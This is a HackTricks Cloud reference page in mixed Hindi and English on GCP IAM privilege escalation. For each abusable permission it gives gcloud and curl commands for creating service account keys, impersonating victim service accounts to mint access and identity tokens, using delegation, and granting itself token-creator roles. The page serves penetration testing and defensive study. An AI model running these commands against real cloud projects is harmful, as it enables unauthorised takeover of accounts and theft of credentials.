 HackTricks Cloud
GCP - IAM Privesc
Tip
सीखें और अभ्यास करें AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
सीखें और अभ्यास करें GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
सीखें और अभ्यास करें Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
HackTricks का समर्थन करें
- देखें subscription plans!
- शामिल हों 💬 Discord group या telegram group या हमें फ़ॉलो करें Twitter 🐦 @hacktricks_live.
- PRs सबमिट करके hacking tricks साझा करें HackTricks और HackTricks Cloud github repos.
IAM
IAM के बारे में अधिक जानकारी के लिए देखें:
GCP - IAM, Principals & Org Policies Enum
iam.roles.update (iam.roles.get)
उल्लिखित permissions वाले attacker आपके लिए असाइन किए गए role को update कर सकते हैं और आपको अन्य resources के लिए extra permissions दे सकते हैं, जैसे:
gcloud iam roles update <rol name> --project <project> --add-permissions <permission>
आप एक स्क्रिप्ट पा सकते हैं जो creation, exploit and cleaning of a vuln environment here को स्वचालित करती है और इस privilege का दुरुपयोग करने के लिए एक python स्क्रिप्ट here है। अधिक जानकारी के लिए original research देखें।
gcloud iam roles update <Rol_NAME> --project <PROJECT_ID> --add-permissions <Permission>
iam.roles.create & iam.serviceAccounts.setIamPolicy
iam.roles.create permission किसी project/organization में कस्टम roles बनाने की अनुमति देता है। एटैकर के हाथों में यह खतरनाक हो सकता है क्योंकि यह उन्हें नए permissions के सेट परिभाषित करने में सक्षम बनाता है, जिन्हें बाद में entities को असाइन किया जा सकता है (उदाहरण के लिए, iam.serviceAccounts.setIamPolicy permission का उपयोग करके) ताकि वे अधिकार बढ़ा सकें।
gcloud iam roles create <ROLE_ID> \
--project=<PROJECT_ID> \
--title="<Title>" \
--description="<Description>" \
--permissions="permission1,permission2,permission3"
iam.serviceAccounts.getAccessToken (iam.serviceAccounts.get)
उल्लेखित permissions वाले attacker request कर सकेगा किसी Service Account का access token, इसलिए यह संभव है कि वह हमारे से अधिक privileges वाले किसी Service Account का access token request कर ले।
एक resource-driven वेरिएंट के लिए, जिसमें attacker-controlled code metadata service से एक managed Vertex AI Agent Engine runtime token चुराकर उसे Vertex AI service agent के रूप में reuse करता है, देखें:
GCP - Vertex AI Post Exploitation
gcloud --impersonate-service-account="${victim}@${PROJECT_ID}.iam.gserviceaccount.com" \
auth print-access-token
आप एक script पा सकते हैं जो creation, exploit and cleaning of a vuln environment here को automate करता है और इस privilege का दुरुपयोग करने के लिए एक python script here उपलब्ध है। अधिक जानकारी के लिए original research देखें।
iam.serviceAccountKeys.create
उल्लेखित permissions वाले attacker सक्षम होंगे create a user-managed key for a Service Account, जिससे हमें उस Service Account के रूप में GCP तक पहुँचने की अनुमति मिल जाएगी।
gcloud iam service-accounts keys create --iam-account <name> /tmp/key.json

gcloud auth activate-service-account --key-file=sa_cred.json
आप vuln environment के निर्माण, exploit और सफाई को ऑटोमेट करने वाली एक स्क्रिप्ट यहाँ और इस privilege का दुरुपयोग करने वाली एक python स्क्रिप्ट यहाँ पा सकते हैं। अधिक जानकारी के लिए original research देखें।
ध्यान दें कि iam.serviceAccountKeys.update किसी SA की key को संशोधित करने के लिए काम नहीं करेगा क्योंकि इसके लिए permissions iam.serviceAccountKeys.create भी आवश्यक है।
iam.serviceAccounts.implicitDelegation
अगर आपके पास किसी Service Account पर iam.serviceAccounts.implicitDelegation permission है जो कि तीसरे Service Account पर iam.serviceAccounts.getAccessToken permission रखता है, तो आप implicitDelegation का उपयोग करके उस तीसरे Service Account के लिए token बना सकते हैं। समझाने के लिए यहाँ एक डायग्राम है।

ध्यान दें कि documentation के अनुसार, gcloud का delegation केवल generateAccessToken() method का उपयोग करके token जेनरेट करने के लिए ही काम करता है। तो यहाँ सीधे API का उपयोग करके token कैसे प्राप्त करें:
curl -X POST \
'https://iamcredentials.googleapis.com/v1/projects/-/serviceAccounts/'"${TARGET_SERVICE_ACCOUNT}"':generateAccessToken' \
-H 'Content-Type: application/json' \
-H 'Authorization: Bearer '"$(gcloud auth print-access-token)" \
-d '{
"delegates": ["projects/-/serviceAccounts/'"${DELEGATED_SERVICE_ACCOUNT}"'"],
"scope": ["https://www.googleapis.com/auth/cloud-platform"]
}'
You can find a script to automate the creation, exploit and cleaning of a vuln environment here and a python script to abuse this privilege here. For more information check the original research.
iam.serviceAccounts.signBlob
उल्लिखित permissions वाले attacker सक्षम होंगे sign of arbitrary payloads in GCP करने में। इसलिए यह संभव होगा कि हम create an unsigned JWT of the SA and then send it as a blob to get the JWT signed by the SA we are targeting. अधिक जानकारी के लिए read this देखें।
You can find a script to automate the creation, exploit and cleaning of a vuln environment here and a python script to abuse this privilege here and here. For more information check the original research.
iam.serviceAccounts.signJwt
उल्लिखित permissions वाले attacker सक्षम होंगे sign well-formed JSON web tokens (JWTs) करने में। पिछले method से फर्क यह है कि instead of making google sign a blob containing a JWT, we use the signJWT method that already expects a JWT। यह उपयोग में आसान बनता है पर आप केवल JWT ही sign कर सकते हैं न कि किसी भी bytes को।
You can find a script to automate the creation, exploit and cleaning of a vuln environment here and a python script to abuse this privilege here. For more information check the original research.
iam.serviceAccounts.setIamPolicy
उल्लिखित permissions वाले attacker सक्षम होंगे add IAM policies to service accounts करने के लिए। आप इसे abuse करके अपने आप को वे permissions दे सकते हैं जिनकी आपको service account को impersonate करने के लिए आवश्यकता होगी। निम्न उदाहरण में हम स्वयं को roles/iam.serviceAccountTokenCreator role उस दिलचस्प SA पर दे रहे हैं:
gcloud iam service-accounts add-iam-policy-binding "${VICTIM_SA}@${PROJECT_ID}.iam.gserviceaccount.com" \
--member="user:username@domain.com" \
--role="roles/iam.serviceAccountTokenCreator"

# If you still have prblem grant yourself also this permission
gcloud iam service-accounts add-iam-policy-binding "${VICTIM_SA}@${PROJECT_ID}.iam.gserviceaccount.com" \ \
--member="user:username@domain.com" \
--role="roles/iam.serviceAccountUser"
You can find a script to automate the vuln environment के निर्माण, exploit और क्लीनिंग को स्वचालित करने वाली स्क्रिप्ट यहाँ.
iam.serviceAccounts.actAs
The iam.serviceAccounts.actAs permission is like the iam:PassRole permission from AWS. It’s essential for executing tasks, like initiating a Compute Engine instance, as it grants the ability to “actAs” a Service Account, ensuring secure permission management. Without this, users might gain undue access. Additionally, exploiting the iam.serviceAccounts.actAs involves various methods, each requiring a set of permissions, contrasting with other methods that need just one.
Service account impersonation
Service Account का impersonate करना नए और बेहतर privileges प्राप्त करने के लिए बहुत उपयोगी हो सकता है। किसी अन्य Service Account का impersonate करने के तीन तरीके हैं:
- Authentication using RSA private keys (ऊपर कवर किया गया)
- Authorization using Cloud IAM policies (यहाँ कवर किया गया)
- Deploying jobs on GCP services (ज़्यादातर user account के compromise पर लागू)
iam.serviceAccounts.getOpenIdToken
उल्लेखित permissions वाले एक attacker OpenID JWT जनरेट कर पाएगा। इनका उपयोग identity को assert करने के लिए होता है और ये जरूरी नहीं कि किसी resource के खिलाफ कोई implicit authorization दें।
इस interesting post के अनुसार, audience बताना आवश्यक है (वह service जहाँ आप token का उपयोग करके authenticate करना चाहते हैं) और आपको google द्वारा sign किया गया एक JWT मिलेगा जो Service Account और उस JWT के audience को दर्शाता है।
यदि आपके पास access है तो आप OpenIDToken जनरेट कर सकते हैं:
# First activate the SA with iam.serviceAccounts.getOpenIdToken over the other SA
gcloud auth activate-service-account --key-file=/path/to/svc_account.json
# Then, generate token
gcloud auth print-identity-token "${ATTACK_SA}@${PROJECT_ID}.iam.gserviceaccount.com" --audiences=https://example.com
फिर आप बस इसका उपयोग सेवा तक पहुँचने के लिए कर सकते हैं:
curl -v -H "Authorization: Bearer id_token" https://some-cloud-run-uc.a.run.app
इस तरह के टोकन के माध्यम से प्रमाणीकरण का समर्थन करने वाली कुछ सेवाएँ हैं:
- Google Cloud Run
- Google Cloud Functions
- Google Identity Aware Proxy
- Google Cloud Endpoints (यदि Google OIDC का उपयोग कर रहे हों)
You can find an example on how to create and OpenID token behalf a service account here.
संदर्भ
Tip
सीखें और अभ्यास करें AWS Hacking:
सीखें और अभ्यास करें GCP Hacking:
सीखें और अभ्यास करें Az Hacking:HackTricks का समर्थन करें
- देखें subscription plans!
- शामिल हों 💬 Discord group या telegram group या हमें फ़ॉलो करें Twitter 🐦 @hacktricks_live.
- PRs सबमिट करके hacking tricks साझा करें HackTricks और HackTricks Cloud github repos.